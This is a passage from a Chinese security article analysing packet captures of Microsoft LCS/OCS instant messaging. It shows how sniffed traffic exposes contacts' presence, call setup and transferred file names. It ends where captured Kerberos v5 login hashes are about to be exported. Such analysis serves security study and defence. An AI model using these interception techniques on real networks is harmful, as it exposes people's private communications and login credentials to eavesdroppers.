


图8

对照Office Communicator客户端下用户成功登录后个人签名显示，如图9所示，可以看到完全一致。




图9

4.好友状态获取及确认

当合法用户成功登录后，将从服务器上获取好友列表及好友当前状态。通过过滤截获的数据报文，标有"Status:200 OK (text/xml+msrtc.pidf) (text/xml+msrtc.pidf) (text/xml+msrtc.pidf) (text/xml+msrtc.pidf)"提示的报文即为服务器上的好友状态，如图10所示，展开其中一项对应内容如下（为方便大家查看，我已经将不相关的内容忽略）。




图10

```
    --a2a9be5e5d68413aa2aa457a017b9fa0
    Content-Transfer-Encoding: binary
    Content-ID: yang@shadow.com
    Content-Type: text/xml+msrtc.pidf
    <presentity uri="yang@shadow.com" xmlns="http:/
/schemas.microsoft.com/2002/09/sip/presence" xmlns:
xsi="http://www.w3.org/2001/XMLSchema-instance" >
    <availability aggregate="300" description=""
epid="8e2d49d78f" />
    <activity aggregate="400" description=""
epid="8e2d49d78f" />
    <displayName displayName="yang" />
    <userInfo ><note>......................................</note>
    </userInfo>
    <devices>
    <devicePresence epid="8e2d49d78f"
ageOfPresence="256" >
    <availability aggregate="300" description="online" />
    <activity aggregate="400" description="Active" />
```

其中，在Content-ID处可识别出该好友ID：yang@shadow.com。<note>处的省略号为无法直接识别的字符串，这里是中文。在description处显示为该好友状态 online在线。

5.响铃提示报文

在LCS语音通信时，其中一方呼叫另一方时，会发送出响铃提示数据包，如图11所示，截获的报文中有明确的Ringing的标识。打开Message Header即可识别出该语音会话是由longas@shadow.com发起，呼叫对象为yang@shadow.com。

6.文件传输报文内容

当通信双方通过Communicator客户端进行文件传输时，攻击者可以通过Sniff拦截或者检测




图11

到传输的文件名称及类型。文件传输报文的关键内容如下:

```
Application-Name: file transfer
Application-GUID: {5D3E02AB-6190-11d3-BBBB-00C04F795683}
Invitation-Command: INVITE
Invitation-Cookie: 715595
Application-File: ....2009.......doc
Application-FileSize: 24576
Encryption: R
```

源数据报文如图12所示。其中,传输文件显示为"\345\205\254\345\217\2702009\345\271\264\345\272\246\345\217\221\345\261\225\350\256\241\345\210\222.doc",通过转码可获知其对应的十六进制码为"E585ACE58FB832303039E5B9B4E5BAA6E58F91E5B195E8AEA1E58892.doc"。通过转码可获知其对应文本为图13所示的结果。




图12




图13

若传输的是其他类型的文件,如图14所示的asexplorer.zip文件,由于文件名中并不包含中文及特殊字符,所以拦截的报文中直接显示出了名称。




图14

若通信双方其中一方拒绝接收文件,则会拦截到REJECT提示,如图15所示。

而若网络或者程序出现不明问题使得文件传输无法继续时,将会出现如图16所示的提示,也将收到606错误报文。




图15




图16

需要说明的是:若LCS或者OCS启用TLS,由于其为非对称加密方式,所以传输文件名称及内容均不可见。

账户登录加密/协议分析

由于微软的语音服务架构仍主要基于域结构,所以在LCS/OCS下的账户登录验证,将以域用户登录所采用的Kerberos验证为主。关于Kerberos的技术细节已超出本文讨论范围,请大家另行查看对应技术文档。图17为微软Kerberos 5协议原理图。




图17

通过对LCS用户登录分析,可看到采用加密算法为Kerberos 5,如图18所示。其基本登录交互过程如表所示。

打开数据包结构并导出,可查看拦截到的Kerberos v5 Hash,部分结果如下。

